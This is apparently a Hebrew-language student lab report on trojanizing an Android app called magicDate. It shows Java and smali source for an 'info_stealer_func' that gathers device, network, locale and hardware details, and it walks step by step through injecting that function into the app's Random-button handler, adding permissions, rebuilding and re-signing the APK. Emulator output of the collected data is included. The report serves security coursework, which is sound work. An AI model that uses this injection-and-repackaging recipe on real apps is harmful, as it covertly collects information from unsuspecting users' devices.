

## מטלת סיכום

SUBMITTED BY: DANA ZOROHOV , NIR MEIR

### שלב ראשון – הורדת אפליקציית בסיס












לאחר שהורדנו את אפליקציית הבסיס השתמשנו ב APKTOOL על מנת לקרוא את קבצי האפליקציה בצורה נוחה

השתמשנו בפקודה : apktool d magicDate.apk , הפקודה יצרה תיקייה ובה מספר קבצי Smali.

### תיעוד שלב ראשון

```
C:\Users\t-dzorohov\Desktop\lab>apktool d magicDate.apk
```

```
C:\Users\t-dzorohov\Desktop\lab>apktool d magicDate.apk
I: Using Apktool 2.7.0 on magicDate.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: C:\Users\t-dzorohov\AppData\Local\apktool\framework\1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```

<input type="checkbox"/> Name	Date modified	Type	Size
 MagicDate\$1	2/18/2023 4:17 PM	SMALI File	3 KB
 MagicDate\$2	2/18/2023 4:17 PM	SMALI File	6 KB
 MagicDate\$3	2/18/2023 4:17 PM	SMALI File	2 KB
 MagicDate	2/18/2023 4:20 PM	SMALI File	83 KB
 R\$attr	2/18/2023 4:17 PM	SMALI File	1 KB
 R\$drawable	2/18/2023 4:17 PM	SMALI File	1 KB
 R\$id	2/18/2023 4:17 PM	SMALI File	1 KB
 R\$layout	2/18/2023 4:17 PM	SMALI File	1 KB
 R\$menu	2/18/2023 4:17 PM	SMALI File	1 KB
 R\$string	2/18/2023 4:17 PM	SMALI File	2 KB
 R	2/18/2023 4:17 PM	SMALI File	1 KB

## מטלת סיכום

### שלב שני – חקירת קבצים

לאחר שחילצנו את הקבצים חקרנו את הקבצי Smali על מנת להבין איפה נמצאת הפונקציה שאותה מפעיל כפתור Random - ה . מצאנו את הפונקציה getRandom() שזו הפונקציה שמופעלת בעת לחיצה על כפתור Random

### תיעוד שלב שני

```
.method private getRandom()V
    .locals 8

    .prologue
    const/4 v7, 0x4

    const/4 v6, 0x2

    const/4 v5, 0x1

    const/4 v4, 0x3

    const/4 v3, 0x0

    invoke-virtual {p0}, Lcom/MagicDate/MagicDate; -> info_stealer_func()V

    .line 180
    iget-object v1, p0, Lcom/MagicDate/MagicDate; -> anzahlArray:Ljava/util/ArrayList;

    const v2, 0x989680

    invoke-static {v2}, Ljava/lang/Integer; -> valueOf(I)Ljava/lang/Integer;

    move-result-object v2

    invoke-virtual {v1, v2}, Ljava/util/ArrayList; -> add(Ljava/lang/Object;)Z

    iget-object v1, p0, Lcom/MagicDate/MagicDate; -> typArray:Ljava/util/ArrayList;

    invoke-static {v3}, Ljava/lang/Integer; -> valueOf(I)Ljava/lang/Integer;

    move-result-object v2

    invoke-virtual {v1, v2}, Ljava/util/ArrayList; -> add(Ljava/lang/Object;)Z

    .line 181
```

---

## מטלת סיכום

### שלב שלישי – בניית אפליקציה משנית

לאחר שמצאנו היכן להטמיע את הפונקציה הזדונית שלנו, התחלנו ליצור אפליקציה משנית בשם MyApplication שתדמה את הפעולה שקוראת בעת לחיצה על כפתור ה - Random .

יצרנו פונקציה אשר דולפת מידע ושומרת אותו בקובץ information.txt שמוצג בתמונה :

### תיעוד שלב שלישי

#### תמונה חלקית של הפונקציה

```
49 public void info_stealer_func(){
50     // Get the operating system information
51     String osVersion = System.getProperty("os.version");
52     String osName = System.getProperty("os.name");
53     String osArch = System.getProperty("os.arch");
54
55     // Get the current username
56     String username = System.getProperty("user.name");
57
58     // Get the SDK version
59     int sdkVersion = Build.VERSION.SDK_INT;
60
61     // Get the device make and model
62     String deviceMakeModel = Build.MANUFACTURER + " " + Build.MODEL;
63
64     // Get the network information
65     String ipAddress = "";
66     String macAddress = "";
67     try {
68         Enumeration<NetworkInterface> networkInterfaces = NetworkInterface.getNetworkInterfaces();
69         if (networkInterfaces != null) {
70             while (networkInterfaces.hasMoreElements()) {
71                 NetworkInterface ni = networkInterfaces.nextElement();
72                 Enumeration<InetAddress> addresses = ni.getInetAddresses();
73                 while (addresses.hasMoreElements()) {
74                     InetAddress address = addresses.nextElement();
75                     if (!address.isLinkLocalAddress() && !address.isLoopbackAddress() && address instanceof Inet4Address) {
76                         ipAddress += "IP address: " + address.getHostAddress() + "\n";
77                     }
78                 }
79                 byte[] mac = ni.getHardwareAddress();
80                 if (mac != null) {
81                     StringBuilder sb = new StringBuilder();
82                     for (int i = 0; i < mac.length; i++) {
83                         sb.append(String.format("%02X%s", mac[i], (i < mac.length - 1) ? ":" : ""));
84                     }
85                     macAddress += "MAC address: " + sb.toString() + "\n";
86                 }
87             }
88         }
89     } catch (SocketException e) {
90         e.printStackTrace();
91     }
92
93     // Get the locale information
94     String language = Locale.getDefault().getDisplayLanguage();
95     String country = Locale.getDefault().getDisplayCountry();
96
97     // Get the battery level information
98     IntentFilter ifilter = new IntentFilter(Intent.ACTION_BATTERY_CHANGED);
99     Intent batteryStatus = registerReceiver(null, ifilter);
100     int level = batteryStatus.getIntExtra(BatteryManager.EXTRA_LEVEL, -1);
101     int scale = batteryStatus.getIntExtra(BatteryManager.EXTRA_SCALE, -1);
102     float batteryPct = level / (float)scale;
```

## מטלת סיכום

### המידע שנגנב (בעת בדיקת הפונקציה)

הערה: אנחנו לוקחים גם את הכתובת mac אבל פה ספציפית לא מופיע משום ש emulator הוא מכשיר מבוסס תוכנה. במקום זאת, הוא בדרך כלל יוצר כתובת MAC מזויפת למטרות בדיקה. זו הסיבה שלא נוכל לאחזר כתובת MAC חוקית באמולטור באמצעות הקוד שסיפקנו.

1	Current username: root
2	SDK version: 33
3	OS Name: Linux
4	OS Version: 5.15.41-android13-8-00055-g4f5025129fe8-ab8949913
5	OS Arch: x86_64
6	Device Brand: google
7	Device Make and Model: Google sdk_gphone64_x86_64
8	Language: English
9	Country: United States
10	API level: 33
11	Battery level: 1.0
12	Timezone: Greenwich Mean Time
13	Memory info: Memory: 927MB available, 1965MB total.
14	
15	IP address: 10.0.2.15
16	IP address: 10.0.2.16
17	Screen resolution: 1080x2154

### תמונה של אפליקציית המשנה



HELLO WORLD!



## מטלת סיכום

תמונה של הקובץ information שנוצר בהרצת הבדיקה

Device File Explorer			
Emulator Pixel_3a_API_33_x86_64 Android 13, API 33			
Name	Permissi...	Date	Size
> lost+found	drwx-----	2022-11-17 03:4	16 KB
> metadata	drwxr-xr-x	2023-02-18 16:1	4 KB
> mnt	drwxr-xr-x	2023-02-18 16:3	320 B
> odm	drwxr-xr-x	2022-11-17 03:1	4 KB
> odm_dtkm	drwxr-xr-x	2022-11-17 03:1	4 KB
> oem	drwxr-xr-x	2022-11-17 03:1	4 KB
> postinstall	drwxr-xr-x	2022-11-17 03:1	4 KB
> proc	dr-xr-xr-x	2023-02-18 16:3	0 B
> product	drwxr-xr-x	2022-11-17 03:4	4 KB
> sdcard	lrw-r--r--	2022-11-17 03:1	21 B
> second_stage_resources	drwxr-xr-x	2022-11-17 03:1	4 KB
▼ storage	drwx--x---	2023-02-18 16:3	100 B
> 1AF5-4406	drwxrwx---	1970-01-01 00:0	2 KB
▼ emulated	drwxrwx---	2023-02-18 16:1	4 KB
▼ 0	drwxrws---	2023-02-18 16:1	4 KB
> Alarms	drwxrws---	2023-02-18 16:1	4 KB
▼ Android	drwxrws--x	2023-02-18 16:1	4 KB
▼ data	drwxrws--x	2023-02-18 16:3	4 KB
> com.android.	drwxrws---	2023-02-18 16:3	4 KB
▼ com.example	drwxrws---	2023-02-18 16:2	4 KB
▼ files	drwxrws---	2023-02-18 17:0	4 KB
inform	-rw-rw----	2023-02-18 17:0	214 B
> com.google.æ	drwxrws---	2023-02-18 16:2	4 KB
> com.google.æ	drwxrws---	2023-02-18 16:2	4 KB
> com.google.æ	drwxrws---	2023-02-18 16:1	4 KB
> com.google.æ	drwxrws---	2023-02-18 16:2	4 KB
> com.google.æ	drwxrws---	2023-02-18 16:2	4 KB
> com.google.æ	drwxrws---	2023-02-18 16:2	4 KB
media	-rw-rw----	2023-02-18 16:2	0 B
> media	drwxrws--x	2023-02-18 16:1	4 KB
> obb	drwxrws--x	2023-02-18 16:2	4 KB
> Audiobooks	drwxrws---	2023-02-18 16:1	4 KB
> DCIM	drwxrws---	2023-02-18 16:1	4 KB
> Documents	drwxrws---	2023-02-18 16:1	4 KB
> Download	drwxrws---	2023-02-18 16:1	4 KB
> Movies	drwxrws---	2023-02-18 16:1	4 KB

## מטלת סיכום

### שלב רביעי – קימפול ויצירת קובץ APK

לאחר שסיימנו לכתוב את האפליקציה קימפלנו אותה ויצרנו קובץ APK

את הקובץ חילצנו גם באמצעות APKTOOL תחת הפקודה: `apktool d app-release.apk`

חיפשו בקבצי Smali של האפליקציה היכן נמצאת הפונקציה שיצרנו בשם `info_stelar_func()`

והיכן נמצאת הקריאה לפעולה לפונקציה.

### תיעוד שלב רביעי

 app-release	2/18/2023 8:01 PM	apk	9,129 KB
 output-metadata.json	2/18/2023 8:01 PM	JSON File	1 KB

```
C:\Users\t-dzorohov\AndroidStudioProjects\MyApplication3\app\release>apktool d app-release.apk
I: Using Apktool 2.7.0 on app-release.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: C:\Users\t-dzorohov\AppData\Local\apktool\framework\1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
I: Copying META-INF/services directory
```

```
# virtual methods
.method public info_stealer_func()V
    .locals 26

    move-object/from16 v1, p0
    const-string v2, ""
    const-string v3, "\n"
    const-string v0, "os.version"

    .line 51
    invoke-static {v0}, Ljava/lang/System;->getProperty(Ljava/lang/String;)Ljava/lang/String;
    move-result-object v4
    const-string v0, "os.name"

    .line 52
    invoke-static {v0}, Ljava/lang/System;->getProperty(Ljava/lang/String;)Ljava/lang/String;
    move-result-object v5
    const-string v0, "os.arch"

    .line 53
    invoke-static {v0}, Ljava/lang/System;->getProperty(Ljava/lang/String;)Ljava/lang/String;
    move-result-object v6
    const-string v0, "user.name"

    .line 56
    invoke-static {v0}, Ljava/lang/System;->getProperty(Ljava/lang/String;)Ljava/lang/String;
    move-result-object v7

    .line 59
    sget v8, Landroid/os/Build$VERSION;->SDK_INT:I

    .line 62
    new-instance v0, Ljava/lang/StringBuilder;
    invoke-direct {v0, Ljava/lang/StringBuilder;}><init>()V
    sget-object v9, Landroid/os/Build;->MANUFACTURER:Ljava/lang/String;
    invoke-virtual {v0, v9}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
    move-result-object v0
    const-string v9, " "
    invoke-virtual {v0, v9}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
    move-result-object v0
    sget-object v9, Landroid/os/Build;->MODEL:Ljava/lang/String;
    invoke-virtual {v0, v9}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
    move-result-object v0
```



## מטלת סיכום

### שלב חמישי – הטמעת הפונקציה הזדונית

לאחר שמצאנו את הפונקציה הזדונית בקבצי Smali הדבקנו את הפונקציה לקובץ magicDate.smali לסוף העמוד

ב – magicDate.smali ובנוסף העתקנו את הפקודה לקריאת הפונקציה לתוך הפונקציה של getRandom() ושינינו את הניתוב לניתוב הנכון, בנוסף הוספנו את ההרשאות הרצויות לתוך הקובץ AndroidManifest.xml שבתוך magicDate

### תיעוד שלב חמישי

```
.method private getRandom()V
    .locals 8

    .prologue
    const/4 v7, 0x4

    const/4 v6, 0x2

    const/4 v5, 0x1

    const/4 v4, 0x3

    const/4 v3, 0x0

    invoke-virtual {p0}, Lcom/example/myapplication/MainActivity; -> info_stealer_func()V

.method private getRandom()V
    .locals 8

    .prologue
    const/4 v7, 0x4

    const/4 v6, 0x2

    const/4 v5, 0x1

    const/4 v4, 0x3

    const/4 v3, 0x0

    invoke-virtual {p0}, Lcom/MagicDate/MagicDate; -> info_stealer_func()V
```

```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.MagicDate">
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
    <uses-permission android:name="android.permission.READ_PHONE_STATE" />
    <uses-permission android:name="android.permission.INTERNET" />
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />

    <application android:icon="@drawable/icon" android:label="@string/app_name">
        <activity android:label="@string/app_name" android:name=".MagicDate" android:screenOrientation="portrait">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
    </application>
</manifest>
```










## מטלת סיכום

### שלב שישי – סגירת הקובץ וחתימה

לאחר שסיימנו לבצע את השינויים הרצויים בקבצי Smali של האפליקציה magicDate הצטרכנו לבצע פעולה ב APKTOOL על מנת ליצור קובץ APK מעודכן של האפליקציה, השתמשנו בפקודה: `apktool b magicdate` שיצרה לנו תיקייה חדשה בשם `dist` ובה קובץ ה- `APK` – את שלב החתימה ביצענו בעזרת קובץ `jar` אשר שמנו באותה תיקייה וכתבנו את הפקודה הבאה: `java -jar uber-apk-signer-1.2.1.jar --apks magicDate.apk`

### תיעוד שלב שישי

```
C:\Users\t-dzorohov\Desktop\lab>apktool b magicDate
I: Using Apktool 2.7.0
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk into: magicDate\dist\magicDate.apk
```

	build	2/18/2023 8:10 PM	File folder	
	dist	2/18/2023 8:10 PM	File folder	
	original	2/18/2023 5:00 PM	File folder	
	res	2/18/2023 5:00 PM	File folder	
	smali	2/18/2023 5:00 PM	File folder	
	AndroidManifest.xml	2/18/2023 8:01 PM	XML File	1 KB
	apktool.yml	2/18/2023 5:00 PM	YML File	1 KB
	magicDate	2/18/2023 8:10 PM	apk	81 KB
	uber-apk-signer-1.2.1.jar	2/18/2023 8:09 PM	jarfile	1,818 KB



## מטלת סיכום

```
C:\Users\t-dzorohov\Desktop\lab\magicDate\dist>java -jar uber-apk-signer-1.2.1.jar --apks magicDate.apk
source:
  C:\Users\t-dzorohov\Desktop\lab\magicDate\dist
zipalign location: BUILT_IN
  C:\Users\T-DZOR~1\AppData\Local\Temp\uapksigner-3700430959612324117\win-zipalign_29_0_2.exe11388494957573955731.
tmp
keystore:
  [0] a8d10cc8 C:\Users\t-dzorohov\.android\debug.keystore (DEBUG_ANDROID_FOLDER)

01. magicDate.apk

  SIGN
  file: C:\Users\t-dzorohov\Desktop\lab\magicDate\dist\magicDate.apk (0.08 MiB)
  checksum: 2bf7758773b21b1df5d95cdcbda0312f7fa99e20a6911267d13ea8953983c73 (sha256)
  - zipalign success
  - sign success

  VERIFY
  file: C:\Users\t-dzorohov\Desktop\lab\magicDate\dist\magicDate-aligned-debugSigned.apk (0.09 MiB)
  checksum: 1b3cdd72e66185050705870671a342d691eeae347b5dc88b8c6ead32ba8a2d92 (sha256)
  - zipalign verified
  - signature verified [v1, v2, v3]
    Subject: C=US, O=Android, CN=Android Debug
    SHA256: 0d6646c56b5d2f0f2370ff561a8a1be01cbdf2151e07ebf4175a4898c4e8b9ca / SHA1withRSA
    Expires: Fri Dec 06 17:36:29 IST 2052

[Sat Feb 18 20:13:59 IST 2023][v1.2.1]
Successfully processed 1 APKs and 0 errors in 1.77 seconds.
```


## מטלת סיכום

שלב שביעי – התקנת האפליקציה ב- Emulator

לאחר החתימה על האפליקציה התקנו את האפליקציה ב- Emulator ופתחנו אותה .

כאשר לחצנו על כפתור ה random אכן הפונקציה פעלה והמידע הגנוב נשמר בתוך קובץ information.txt אשר נמצא בתיקיית האפליקציה.

### תיעוד שלב שביעי



מטלת סיכום



Device File Explorer

Emulator Pixel\_3a\_API\_33\_x86\_64 Android 13, API 33

Name	Permissions	Date	Size
> odm	drwxr-xr-x	2022-11-17 03:17	4 KB
> odm_dkms	drwxr-xr-x	2022-11-17 03:17	4 KB
> oem	drwxr-xr-x	2022-11-17 03:17	4 KB
> postinstall	drwxr-xr-x	2022-11-17 03:17	4 KB
> proc	dr-xr-xr-x	2023-02-18 16:31	0 B
> product	drwxr-xr-x	2022-11-17 03:40	4 KB
> sdcard	lrwxrwxrwx	2022-11-17 03:17	21 B
> second_stage_resources	drwxr-xr-x	2022-11-17 03:17	4 KB
> storage	drwxr-xr-x	2023-02-18 16:31	100 B
> 1AF5-4406	drwxrwxrwx	1970-01-01 00:00	2 KB
> emulated	drwxrwxrwx	2023-02-18 16:19	4 KB
> 0	drwxrwxrwx	2023-02-18 16:19	4 KB
> Alarms	drwxrwxrwx	2023-02-18 16:19	4 KB
> Android	drwxrwxr-x	2023-02-18 16:19	4 KB
> data	drwxrwxr-x	2023-02-18 18:21	4 KB
> com.android.chrome	drwxrwxrwx	2023-02-18 16:30	4 KB
> com.example.myapplication	drwxrwxrwx	2023-02-18 16:23	4 KB
> com.google.android.apps.docs	drwxrwxrwx	2023-02-18 16:20	4 KB
> com.google.android.apps.maps	drwxrwxrwx	2023-02-18 16:20	4 KB
> com.google.android.apps.youtube	drwxrwxrwx	2023-02-18 16:19	4 KB
> com.google.android.gms	drwxrwxrwx	2023-02-18 16:20	4 KB
> com.google.android.googlequicksearch	drwxrwxrwx	2023-02-18 16:21	4 KB
> com.google.android.youtube	drwxrwxrwx	2023-02-18 16:20	4 KB
> com.MagicDate	drwxrwxrwx	2023-02-18 18:21	4 KB
> files	drwxrwxrwx	2023-02-18 18:21	4 KB
> information.txt	-rw-rw-r--	2023-02-18 18:22	526 B
> .nomedia	-rw-rw-r--	2023-02-18 16:20	0 B
> media	drwxrwxr-x	2023-02-18 16:19	4 KB
> obb	drwxrwxr-x	2023-02-18 16:20	4 KB
> Audiobooks	drwxrwxrwx	2023-02-18 16:19	4 KB
> DCIM	drwxrwxrwx	2023-02-18 16:19	4 KB
> Documents	drwxrwxrwx	2023-02-18 16:19	4 KB
> Download	drwxrwxrwx	2023-02-18 16:19	4 KB
> Movies	drwxrwxrwx	2023-02-18 16:19	4 KB
> Music	drwxrwxrwx	2023-02-18 16:19	4 KB
> Notifications	drwxrwxrwx	2023-02-18 16:19	4 KB

המידע שנגנב

```
1 | Current username: root
2 | SDK version: 33
3 | OS Name: Linux
4 | OS Version: 5.15.41-android13-8-00055-g4f5025129fe8-ab8949913
5 | OS Arch: x86_64
6 | Device Brand: google
7 | Device Make and Model: Google sdk_gphone64_x86_64
8 | Language: English
9 | Country: United States
10 | API level: 33
11 | Battery level: 1.0
12 | Timezone: Greenwich Mean Time
13 | Memory info: Memory: 983MB available, 1965MB total.
14 |
15 | IP address: 10.0.2.15
16 | IP address: 10.0.2.16
17 | MAC address: 02:00:00:00:00:00
18 | MAC address: 02:00:00:00:00:00
19 | MAC address: 02:00:00:00:00:00
20 | Screen resolution: 1080x2009
```